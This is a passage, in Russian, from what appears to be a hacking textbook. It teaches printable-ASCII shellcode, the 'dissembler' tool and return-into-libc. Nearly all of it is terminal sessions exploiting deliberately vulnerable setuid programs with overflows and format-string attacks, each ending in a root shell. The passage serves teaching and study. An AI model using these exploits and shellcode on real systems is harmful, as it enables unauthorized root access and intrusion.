PAGER=/usr/bin/less
CONFIG_PROTECT_MASK=/etc/gconf
PATH=/bin:/usr/bin:/usr/local/bin:/opt/bin:/usr/i686-pc-linux-gnu/gcc-bin/
3.2:/usr/X11R6/bin:/opt/sun-jdk-1.4.0/bin:/opt/sun-jdk-1.4.0/jre/bin:/usr/
games/bin:/opt/insight/bin:.:/opt/j2re1.4.1/bin:/sbin:/usr/sbin:/usr/local/
sbin:/home/matrix/bin
PWD=/hacking
```

```
JAVA_HOME=/opt/sun-jdk-1.4.0
EDITOR=/bin/nano
JAVAC=/opt/sun-jdk-1.4.0/bin/javac
PS1=\$
CXX=g++
JDK_HOME=/opt/sun-jdk-1.4.0
SHLVL=1
HOME=/home/matrix
LESS=-R
LOGNAME=matrix
CVS_RSH=ssh
LESSOPEN=|lesspipe.sh %s
INFOPATH=/usr/share/info:/usr/share/gcc-data/i686-pc-linux-gnu/3.2/info
CC=gcc
G_BROKEN_FILENAMES=1
_=/usr/bin/env
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffc03
$ ./vuln2 `perl -e 'print "\x03\xfc\xff\xbf"x9;'`
Segmentation fault
$ export SHELLCODE=JIBBAJABBAHIJACK`cat
print2`PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPP
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffb63
$ ./vuln2 `perl -e 'print "\x63\xfb\xff\xbf"x9;'`
sh-2.05b# whoami
root
sh-2.05b#
```

Итак, у нас есть действующий шеллкод в отображаемых символах, записанный в переменную окружения, и его можно применять в эксплойтах переполнения кучи и форматной строки.

Вот пример применения отображаемого шеллкода в приводившемся ранее эксплойте переполнения кучи:

```
$ unset SHELLCODE
$ export ZPRINTABLE=`cat print2`
$ getenvaddr ZPRINTABLE
ZPRINTABLE is located at 0xbffffe73
$ pcalc 0x73 + 4
        119             0x77            0y1110111
$ ./bss_game 12345678901234567890`printf "\x77\xfe\xff\xbf"`
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 12345678901234567890wяї
[after strcpy]  function_ptr @ 0x8049c88: 0xbffffe77
----------

sh-2.05b# whoami
root
```

```
sh-2.05b#
```

Вот пример применения отображаемого шеллкода в эксплойте форматной строки:

```
$ getenvaddr ZPRINTABLE
ZPRINTABLE is located at 0xbffffe73
$ pcalc 0x73 + 4
        119             0x77            0y1110111
$ nm ./fmt_vuln | grep DTOR
0804964c d __DTOR_END__
08049648 d __DTOR_LIST__
$ pcalc 0x77 - 16
        103             0x67            0y1100111
$ pcalc 0xfe - 0x77
        135             0x87            0y10000111
$ pcalc 0x1ff - 0xfe
        257             0x101           0y100000001
$ pcalc 0x1bf - 0xff
        192             0xc0            0y11000000
$ ./fmt_vuln `printf "
\x4c\x96\x04\x08\x4d\x96\x04\x08\x4e\x96\x04\x08\x4f\x96\x04\x08"
`%3\$103x%4\$n%3\$135x%5 \$n%3\$257x%6\$n%3\$192x%7\$n
The right way:
%3$103x%4$n%3$135x%5$n%3$257x%6$n%3$192x%7$n
The wrong way:
                                        0
                                                        0


            0

                          0
[*] test_val @ 0x08049570 = -72 0xffffffb8

sh-2.05b# whoami
root
sh-2.05b#
```

Такой отображаемый шеллкод можно применять в эксплойтах программ, которые проверяют, нет ли во входных данных неотображаемых символов.

0x2ab Dissembler

Phiral Research Laboratories создала полезный инструмент под названием *диссемблер* (*dissembler* – «обманщик», «притворщик»), в котором описанная выше технология применяется для генерации байт-кода в отображаемых ASCII-символах из уже имеющегося байт-кода. Этот инструмент можно найти на *www.phiral.com*.

```
$ ./dissembler
```

```
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
  - Jose Ronnick <matrix@phiral.com>  Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A  14FA 3229 4BD7 5ED9 69D0
Usage: ./dissembler [switches] bytecode
Optional dissembler switches:
   -t <target address>    near where the bytecode is going
   -N                     optimize with ninja magic
   -s <original size>     size changes target, adjust with orig size
   -b <NOP bridge size>   number of words in the NOP bridge
   -c <charset>           which chars are considered printable
   -w <output file>       write dissembled code to output file
   -e                     escape the backlash in output
```

По умолчанию dissembler начинает строить шеллкод близко к концу стека, а затем пытается создать NOP-мостик (или цепочку) от кода загрузчика до вновь созданного кода. Длиной мостика позволяет управлять ключ -b. Продемонстрируем это на примере приведенной ранее программы vuln2.c:

```
$ cat vuln2.c
int main(int argc, char *argv[])
{
        char buffer[5];
        strcpy(buffer, argv[1]);
        return 0;
}
$ gcc -o vuln2 vuln2.c
$ sudo chown root.root vuln2
$ sudo chmod +s vuln2
$ dissembler -e -b 300 tinyshell
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
  - Jose Ronnick <matrix@phiral.com>  Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A  14FA 3229 4BD7 5ED9 69D0
[e] Escape the backslash: ON
[b] Bridge size: 300 words
[*] Dissembling bytecode from 'tinyshell'...
[+] dissembled bytecode is 461 bytes long.
--
%83D5%AD0H-hhhh-KKKh-VLLoP\\-kDDk-vMvc-fbxpP--Mzp-05qvP-VVVV-bbbx--GEyP-
Sf6S- Pz%P-cy%EP-xxxx-PP5P-q7A8P-w777-wIpp-t-zXP-GHHH-00x%-%-_1P-jKzK-7%q%P-
0000-yy11- W0TfPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPP PPPPPPPPP
$ export SHELLCODE=%83D5%AD0H-hhhh-KKKh-VLLoP\\-kDDk-vMvc-fbxpP--Mzp-05qvP-
VVVV-bbbx--GEyP-Sf6S-Pz%P-cy%EP-xxxx-PP5P-q7A8P-w777-wIpp-t-zXP-GHHH-00x%-%-
_1P- jKzK-7%q%P-0000-yy11- W0TfPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPP PPPPPPPPP
```

```
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffa3a
$ ln -s ./getenvaddr ./gtenv
$ ./gtenv SHELLCODE
SHELLCODE is located at 0xbffffa44
$ ./vuln2 `perl -e 'print "\x44\xfa\xff\xbf"x8;'`
sh-2.05b# whoami
root
sh-2.05b#
```

В данном примере отображаемый шеллкод создан из файла, содержащего миниатюрный шеллкод. Задано преобразование обратной косой черты, что упростит копирование и вставку при записи строки в переменную окружения. Как обычно адрес шеллкода, записанного в переменную окружения, зависит от длины имени выполняемой программы.

Обратите внимание на создание символической ссылки на программу getenvaddr, длина имени которой совпадает с длиной имени уязвимой программы, что позволяет избежать повторных пересчетов. Такой простой хак облегчает процедуру эксплойта; возможно, у вас уже возникло какое-нибудь свое аналогичное решение.

Мостик будет состоять из 300 слов NOP (1200 байт), что с лихвой перекрывает разрыв в коде, но слишком удлиняет шеллкод. Если известен целевой адрес кода загрузчика, размер можно оптимизировать. Кроме того, с помощью обратных кавычек можно избавиться от копирования и вставки, т. к. шеллкод пишется на стандартный вывод, а различные сообщения – на стандартное устройство ошибок.

Следующий листинг показывает применение dissembler для создания шеллкода в отображаемых символах из обычного шеллкода. Результат записывается в переменную окружения, и делается попытка применить его для эксплойта программы `vuln2`.

```
$ export SHELLCODE=`dissembler -N -t 0xbffffa44 tinyshell`
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
  - Jose Ronnick <matrix@phiral.com>  Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A  14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbffffa44
[+] Ending address: 0xbffffb16
[*] Dissembling bytecode from 'tinyshell'...
[&] Optimizing with ninja magic...

[+] dissembled bytecode is 145 bytes long.
--
$ env | grep SHELLCODE
SHELLCODE=%PG2H%%8H6-IIIz-KHHK-xsnzP\-RMMM-xllx-z5yyP-O4yy--NrmP-tttt-OFOm-
AEYfP-Ih%I-zz%z-Cw6%P-m%%%-UsUz-wgtaP-o2YY-z-g--yNayP-99X9-66e8--6b-
P-i-s--8CxCP
$ ./gtenv SHELLCODE
SHELLCODE is located at 0xbffffb80
```

```
$ ./vuln2 `perl -e 'print "\x80\xfb\xff\xbf"x8;'`
Segmentation fault
$ pcalc 461 - 145
        316             0x13c           0y100111100
$ pcalc 0xfb80 - 316
        64068           0xfa44          0y1111101001000100
$
```

Обратите внимание, что результирующий шеллкод стал теперь гораздо короче, потому что при включенной оптимизации нет необходимости в NOP-мостике. Первая часть шеллкода в отображаемых символах должна построить фактический шеллкод сразу после кода загрузчика. Кроме того, обратите внимание на использование обратных штрихов с целью избежать неудобств, связанных с копированием и вставкой.

К сожалению, размер переменной окружения влияет на нужный адрес. Поскольку прежний отображаемый шеллкод имеет длину 461 байт, а нынешний оптимизированный – всего 145 байт, целевой адрес оказывается неверным. Стрелять по движущейся цели нелегко, поэтому в dissembler есть для этого специальный ключ.

```
$ export SHELLCODE=`dissembler -N -t 0xbffffa44 -s 461 tinyshell`
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
  - Jose Ronnick <matrix@phiral.com>  Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A  14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbffffa44
[s] Size changes target: ON   (adjust size: 461 bytes)
[+] Ending address: 0xbffffb16
[*] Dissembling bytecode from 'tinyshell'...
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbffffb80..

[+] dissembled bytecode is 145 bytes long.
--
$ env | grep SHELLCODE
SHELLCODE=%M4NZ%OBO%-llll-1AAz-3VRYP\-%Obb-6vvv-%JZfP-O6wn--LtxP-AAAn-
Lvvv- XHFcP-ll%l-eu%8-5x6DP-gggg-iOOi-ihWOP-yFFF-v5ll-s2oMP-BBsB-56X7-%-
T%P-i%u%-8KvKP
$ ./vuln2 `perl -e 'print "\x80\xfb\xff\xbf"x8;'`
sh-2.05b# whoami
root
sh-2.05b#
```

На этот раз целевой адрес автоматически подстраивается под изменяющийся размер нового шеллкода. Новый целевой адрес выводится (выделен жирным шрифтом), чтобы облегчить работу эксплойтов.

Еще одной удобной опцией программы является задание набора символов. Это позволяет генерировать шеллкод, обходящий различные ограничения на допустимые символы. В следующем примере показан отображаемый шеллкод, сгенерированный с использованием только символов *P*, *c*, *t*, *w*, *z*, *7*, - и %.

```
$ export SHELLCODE=`dissembler -N -t 0xbffffa44 -s 461 -c Pctwz72-% tinyshell`
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
  - Jose Ronnick <matrix@phiral.com>  Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A  14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbffffa44
[s] Size changes target: ON   (adjust size: 461 bytes)
[c] Using charset: Pctwz72-% (9)
[+] Ending address: 0xbffffb16
[*] Dissembling bytecode from 'tinyshell'...
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbffffb4e..

[+] dissembled bytecode is 195 bytes long.
--
$ env | grep SHELLCODE
SHELLCODE=%P---%%PPP-t%2%-tt-t-t7Pt-t2P2P\-w2%w-2c%2-c-t2-t-tcP-t----tzc2-
%w-7-Pc-PP- w-PP-z-c--z-%P-zw%zP-z7w2--wcc--tt--272%P-7P%7-z2ww-c----%P%%P-
w%z%-t%-w-wczcP- zz%t-7PPP-tc2c-wwwwP-wwcw-Pc-P-w2-2-cc-wP
$ ./vuln2 `perl -e 'print "\x4e\xfb\xff\xbf"x8;'`
sh-2.05b# whoami
root
sh-2.05b#
```

Маловероятно встретить на практике программу с такой необычной функцией проверки входных данных, но есть несколько распространенных функций для проверки ввода. Вот пример уязвимой программы, для эксплойта которой нужен шеллкод из отображаемых символов, поскольку в ней содержится цикл проверки с вызовом функции `isprint()`.

Код only_print.c

```
void func(char *data)
{
  char buffer[5];
  strcpy(buffer, data);
}

int main(int argc, char *argv[], char *envp[])
{
  int i;

  // очистка памяти стека
  // очистка всех аргументов, кроме первых двух
  memset(argv[0], 0, strlen(argv[0]));
  for(i=3; argv[i] != 0; i++)
    memset(argv[i], 0, strlen(argv[i]));
  // очистка всех переменных окружения
  for(i=0; envp[i] != 0; i++)
    memset(envp[i], 0, strlen(envp[i]));

  // Если первый аргумент слишком длинный, выйти
  if(strlen(argv[1]) > 40)
  {
```

```
    printf("first arg is too long.\n");
    exit(1);
  }

  if(argc > 2)
  {
    printf("arg2 is at %p\n", argv[2]);
    for(i=0; i < strlen(argv[2])-1; i++)
    {
      if(!(isprint(argv[2][i])))
      {
        // если во втором аргументе есть
        // неотображаемые символы, выйти
        printf("only printable characters are allowed!\n");
        exit(1);
      }
    }

  }
  func(argv[1]);
  return 0;
}
```

Эта программа обнуляет все переменные окружения, поэтому в них нельзя поместить шеллкод. Кроме того, обнуляются все аргументы, кроме двух. Первый аргумент недоступен для переполнения, поэтому в качестве потенциального места хранения шеллкода остается второй аргумент. Однако раньше, чем может произойти переполнение, происходит проверка наличия во втором аргументе неотображаемых символов.

Эта программа не оставляет лазеек для обычного шеллкода, что несколько затрудняет создание эксплойта, но не исключает такой возможности. В следующем листинге показан более длинный 46-байтовый шеллкод, иллюстрирующий специфическую ситуацию, когда целевой адрес изменяет фактический размер кода, созданного с помощью диссемблера.

```
$ gcc -o only_print only_print.c
$ sudo chown root.root only_print
$ sudo chmod u+s only_print
$ ./only_print nothing_here_yet `dissembler -N shellcode`
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
  - Jose Ronnick <matrix@phiral.com>  Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A  14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[*] Dissembling bytecode from 'shellcode'...
[&] Optimizing with ninja magic...

[+] dissembled bytecode is 189 bytes long.
--
arg2 is at 0xbffff9c4
$ ./only_print nothing_here_yet `dissembler -N -t 0xbffff9c4 shellcode`
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
```

```
  - Jose Ronnick <matrix@phiral.com>  Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A  14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbffff9c4
[+] Ending address: 0xbffffadc
[*] Dissembling bytecode from 'shellcode'...
[&] Optimizing with ninja magic...
[&] Optimizing with ninja magic...

[+] dissembled bytecode is 194 bytes long.
--
arg2 is at 0xbffff9bf
```

Первый аргумент представляет собой всего лишь заполнитель, а второй имеет определенное назначение. Целевой адрес должен соответствовать адресу второго аргумента, но между двумя вариантами есть разница: в первом случае длина составляет 189 байт, во втором – 194 байта. К счастью, есть ключ `-s`, который позаботится об этом.

```
$ ./only_print nothing_here_yet `dissembler -N -t 0xbffff9c4 -s 189
shellcode`
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
  - Jose Ronnick <matrix@phiral.com>  Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A  14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbffff9c4
[s] Size changes target: ON   (adjust size: 189 bytes)
[+] Ending address: 0xbffffadc
[*] Dissembling bytecode from 'shellcode'...
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbffff9c4..
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbffff9bf..

[+] dissembled bytecode is 194 bytes long.
--
arg2 is at 0xbffff9bf
$ ./only_print `perl -e 'print "\xbf\xf9\xff\xbf"x8;'` `dissembler -N -t
0xbffff9c4 -s 189 shellcode`
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
  - Jose Ronnick <matrix@phiral.com>  Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A  14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbffff9c4
[s] Size changes target: ON   (adjust size: 189 bytes)
[+] Ending address: 0xbffffadc
[*] Dissembling bytecode from 'shellcode'...
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbffff9c4..
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbffff9bf..
```

```
[+] dissembled bytecode is 194 bytes long.
--
arg2 is at 0xbffff9bf
sh-2.05b# whoami
root
sh-2.05b#
```

Применение шеллкода, содержащего только отображаемые символы, позволило ему проникнуть сквозь фильтр входных данных.

Более экстремальный случай – программа, которая очищает почти всю память стека, например следующая.

Код cleared_stack.c

```
void func(char *data)
{
  char buffer[5];
  strcpy(buffer, data);
}

int main(int argc, char *argv[], char *envp[])
{
  int i;

  // очистка памяти стека
  // очистка всех аргументов, кроме первого
  memset(argv[0], 0, strlen(argv[0]));
  for(i=2; argv[i] != 0; i++)
    memset(argv[i], 0, strlen(argv[i]));
  // очистка всех переменных окружения
  for(i=0; envp[i] != 0; i++)
    memset(envp[i], 0, strlen(envp[i]));

  // если первый аргумент слишком длинный, выйти
  if(strlen(argv[1]) > 40)
  {
    printf("first arg is too long.\n");
    exit(1);
  }

  func(argv[1]);
  return 0;
}
```

Эта программа очищает все аргументы функции, кроме первого, и стирает все переменные окружения. Поскольку переполнение может быть только в первом аргументе, а его длина не может превышать 40 байт, места для шеллкода не остается. А если поискать?

Воспользуемся `gdb` для отладки программы и исследования памяти стека, что поможет нам прояснить ситуацию.

```
$ gcc -g -o cleared_stack cleared_stack.c
$ sudo chown root.root cleared_stack
$ sudo chmod u+s cleared_stack
```

```
$ gdb -q ./cleared_stack
(gdb) list
4               strcpy(buffer, data);
5       }
6
7       int main(int argc, char *argv[], char *envp[])
8       {
9               int i;
10
11              // очистка памяти стека
12              // очистка всех аргументов, кроме первого
13              memset(argv[0], 0, strlen(argv[0]));
(gdb)
14              for(i=2; argv[i] != 0; i++)
15                      memset(argv[i], 0, strlen(argv[i]));
16              // очистка всех переменных окружения
17              for(i=0; envp[i] != 0; i++)
18                      memset(envp[i], 0, strlen(envp[i]));
19
20              // если первый аргумент слишком длинный, выйти
21              if(strlen(argv[1]) > 40)
22              {
23                      printf("first arg is too long.\n");
(gdb) break 21
Breakpoint 1 at 0x8048516: file cleared_stack.c, line 21.
(gdb) run test
Starting program: /hacking/cleared_stack test

Breakpoint 1, main (argc=2, argv=0xbffff904, envp=0xbffff910)
    at cleared_stack.c:21
21              if(strlen(argv[1]) > 40)
(gdb) x/128x 0xbffffc00
0xbffffc00:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc10:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc20:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc30:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc40:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc50:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc60:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc70:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc80:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc90:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffca0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffcb0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffcc0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffcd0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffce0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffcf0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffd00:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffd10:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffd20:     0x00000000      0x00000000      0x00000000      0x00000000
```

```
0xbffffd30:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffd40:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffd50:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffd60:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffd70:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffd80:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffd90:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffda0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffdb0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffdc0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffdd0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffde0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffdf0:     0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
0xbffffe00:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffe10:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffe20:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffe30:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffe40:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffe50:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffe60:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffe70:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffe80:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffe90:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffea0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffeb0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffec0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffed0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffee0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffef0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffff00:    0x00000000      0x00000000      0x00000000      0x00000000
0xbffffff10:    0x00000000      0x00000000      0x00000000      0x00000000
0xbffffff20:    0x00000000      0x00000000      0x00000000      0x00000000
0xbffffff30:    0x00000000      0x00000000      0x00000000      0x00000000
0xbffffff40:    0x00000000      0x00000000      0x00000000      0x00000000
0xbffffff50:    0x00000000      0x00000000      0x00000000      0x00000000
0xbffffff60:    0x00000000      0x00000000      0x00000000      0x00000000
0xbffffff70:    0x00000000      0x00000000      0x00000000      0x00000000
0xbffffff80:    0x00000000      0x00000000      0x00000000      0x00000000
0xbffffff90:    0x00000000      0x00000000      0x00000000      0x00000000
0xbffffffa0:    0x00000000      0x00000000      0x00000000      0x00000000
0xbffffffb0:    0x00000000      0x00000000      0x00000000      0x00000000
0xbffffffc0:    0x00000000      0x00000000      0x00000000      0x00000000
0xbffffffd0:    0x00000000      0x00000000      0x00000000      0x00000000
0xbffffffe0:    0x00000000      0x61682f00      0x6e696b63      0x6c632f67
0xbfffffff0:    0x65726165      0x74735f64      0x006b6361      0x00000000
(gdb)
0xc0000000:     Cannot access memory at address 0xc0000000
(gdb) x/s 0xbfffffe5
0xbfffffe5:      "/hacking/cleared_stack"
(gdb)
```

Скомпилировав исходный код, открываем программу в отладчике gdb и устанавливаем контрольную точку в строке 21 сразу после очистки памяти. Рассмотрение памяти вблизи конца стека показывает, что она действительно чистая. Однако в самом конце стека что-то осталось. Отображение этого участка памяти в виде строки показывает, что он содержит имя выполняемой программы. Мыслительный процесс после такой новости должен оживиться.

Если имя программы задать как шеллкод в виде отображаемых символов, то можно переадресовать выполнение программы на ее собственное имя. Символическая ссылка позволяет изменить действующее имя программы, не трогая исходного двоичного модуля. Поясним эту процедуру на следующем примере.

```
$ ./dissembler -e -b 34 tinyshell
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
  - Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A  14FA 3229 4BD7 5ED9 69D0

[e] Escape the backslash: ON
[b] Bridge size: 34 words
[*] Dissembling bytecode from 'tinyshell'...

[+] dissembled bytecode is 195 bytes long.
--
%R6HJ%-H%1-UUUU-MXXv-gRRtP\\-ffff-yLXy-hAt_P-O5yp--MrvP-999t-4dKd-xbyoP-
Ai6A-Zx%Z-kx%MP-nnnn-eI3e-fHM-P-zGdd-p6C6-xOzeP-22d2-5Ab5-52Y7P-N8y8-S8r8P-
ooOo-AEA3-P%%%PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
```

Этот шеллкод будет находиться в самом конце стека, поэтому надо выделить место для создания фактического шеллкода после кода загрузчика. Так как шеллкод имеет длину 31 байт, надо отвести в конце не менее 31 байта. Но эти 31 байт могут оказаться не выровненными с четырехбайтовыми словами в стеке. Дополнительные три байта учтут все возможные расхождения в выравнивании, поэтому выделяем в конце стека 34 байта с помощью символов, обычно применяемых для построения NOP-мостика. Ключ -e нужен для преобразования символа обратной косой черты, потому что этот шеллкод будет применен для создания символической ссылки путем копирования и вставки.

```
$ ln -s /hacking/cleared_stack %R6HJ%-H%1-UUUU-MXXv-gRRtP\\-ffff-yLXy-hAt_P-
O5yp--MrvP-999t-4dKd-xbyoP-Ai6A-Zx%Z-kx%MP-nnnn-eI3e-fHM-P-zGdd-p6C6-xOzeP-
22d2-5Ab5-52Y7P-N8y8-S8r8P-ooOo-AEA3-P%%%PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ls -l %*
lrwxrwxrwx 1 matrix users 22 Aug 11 17:29 %R6HJ%-H%1-UUUU-MXXv-gRRtP\-ffff-
yLXy-hAt_P-O5yp--MrvP-999t-4dKd-xbyoP-Ai6A-Zx%Z-kx%MP-nnnn-eI3e-fHM-P-zGdd-
p6C6-xOzeP-22d2-5Ab5-52Y7P-N8y8-S8r8P-ooOo-AEA3-
P%%%PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP -> /hacking/cleared_stack
$
```

Осталось вычислить, где будет начало шеллкода в отображаемых символах, и осуществить эксплойт программы. Отладчик обнаружил, что

конец имени программы находится по адресу 0xbfffffb. Это конец стека, поэтому данный адрес не изменится, но начало имени программы сместится в сторону младших адресов. Поскольку шеллкод имеет длину 195 байт, начало его должно располагаться по адресу 0xbffffff38 (0xbfffffb – 195).

```
$ pcalc 0xfffb - 195
        65336           0xff38          0y1111111100111000
$ ./%R6HJ%-H%1-UUUU-MXXv-gRRtP\\-ffff-yLXy-hAt_P-05yp--MrvP-999t-4dKd-xbyoP-
Ai6A-Zx%Z-kx%MP-nnnn-eI3e-fHM-P-zGdd-p6C6-xOzeP-22d2-5Ab5-52Y7P-N8y8-S8r8P-
ooOo-AEA3-P%%%PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP `perl -e 'print
"\x38\xff\xff\xbf"x8;'`
sh-2.05b# whoami
root
sh-2.05b#
```

Шеллкод в отображаемых символах – это прием, позволяющий открывать некоторые двери. Все такие приемы – это лишь конструктивные элементы, которые можно использовать в бесчисленных комбинациях. Для их применения нужна лишь некоторая изобретательность. Удачи вам и победы над оппонентами их же собственным оружием.

0x2b0 Возврат в libc

Большинству приложений никогда не требуется выполнять код в стеке, поэтому очевидной мерой защиты против эксплойтов переполнения стека служит запрет выполнения кода в стеке. В результате находящийся в нем шеллкод становится практически бесполезным. Такой вид защиты обезвреживает большинство приведенных здесь эксплойтов и становится все более популярен. В последней версии OpenBSD запрет выполнения кода в стеке установлен по умолчанию.

Конечно, есть и соответствующая технология, применяемая для эксплойтов программ в среде, запрещающей выполнение кода в стеке. Эта технология называется «возвратом в libc». libc – это стандартная библиотека C, содержащая различные базовые функции, такие как `printf()` или `exit()`. Эти функции общие, поэтому любая программа, вызывающая функцию `printf()`, переадресует выполнение в соответствующее место в libc. Эксплойт может сделать то же самое и переадресовать выполнение программы некоторой функции в libc. Функциональность эксплойта при этом ограничена функциями из libc и по сравнению с произвольным шеллкодом она существенно уже. Зато в стеке никогда ничего не выполняется.

0x2b1 Возврат в system()

Одна из простейших функций libc, в которую может происходить возврат, – это `system()`. Эта функция принимает единственный аргумент и выполняет этот аргумент через /bin/sh. В нашем примере рассматривается простая уязвимая программа vuln2.c.

Идея заключается в том, чтобы заставить уязвимую программу запустить оболочку, не выполняя никаких команд в стеке, путем возврата в библиотечную функцию system(). Если передать этой функции аргумент «/bin/sh», она должна породить оболочку.

```
$ cat vuln2.c
int main(int argc, char *argv[])
{
  char buffer[5];
  strcpy(buffer, argv[1]);
  return 0;
}
$ gcc -o vuln2 vuln2.c
$ sudo chown root.root vuln2
$ sudo chmod u+s vuln2
```

Сначала надо определить местонахождение функции system() в библиотеке libc. Для каждой машины оно будет своим, но не изменяется, пока libc не будет перекомпилирована заново. Один из простейших способов выяснить адрес функции в libc состоит в том, чтобы написать элементарную программу и запустить ее в отладчике, например:

```
$ cat > dummy.c
int main()
{
system();
}
$ gcc -o dummy dummy.c
$ gdb -q dummy
(gdb) break main
Breakpoint 1 at 0x8048406
(gdb) run
Starting program: /hacking/dummy

Breakpoint 1, 0x08048406 in main ()
(gdb) p system
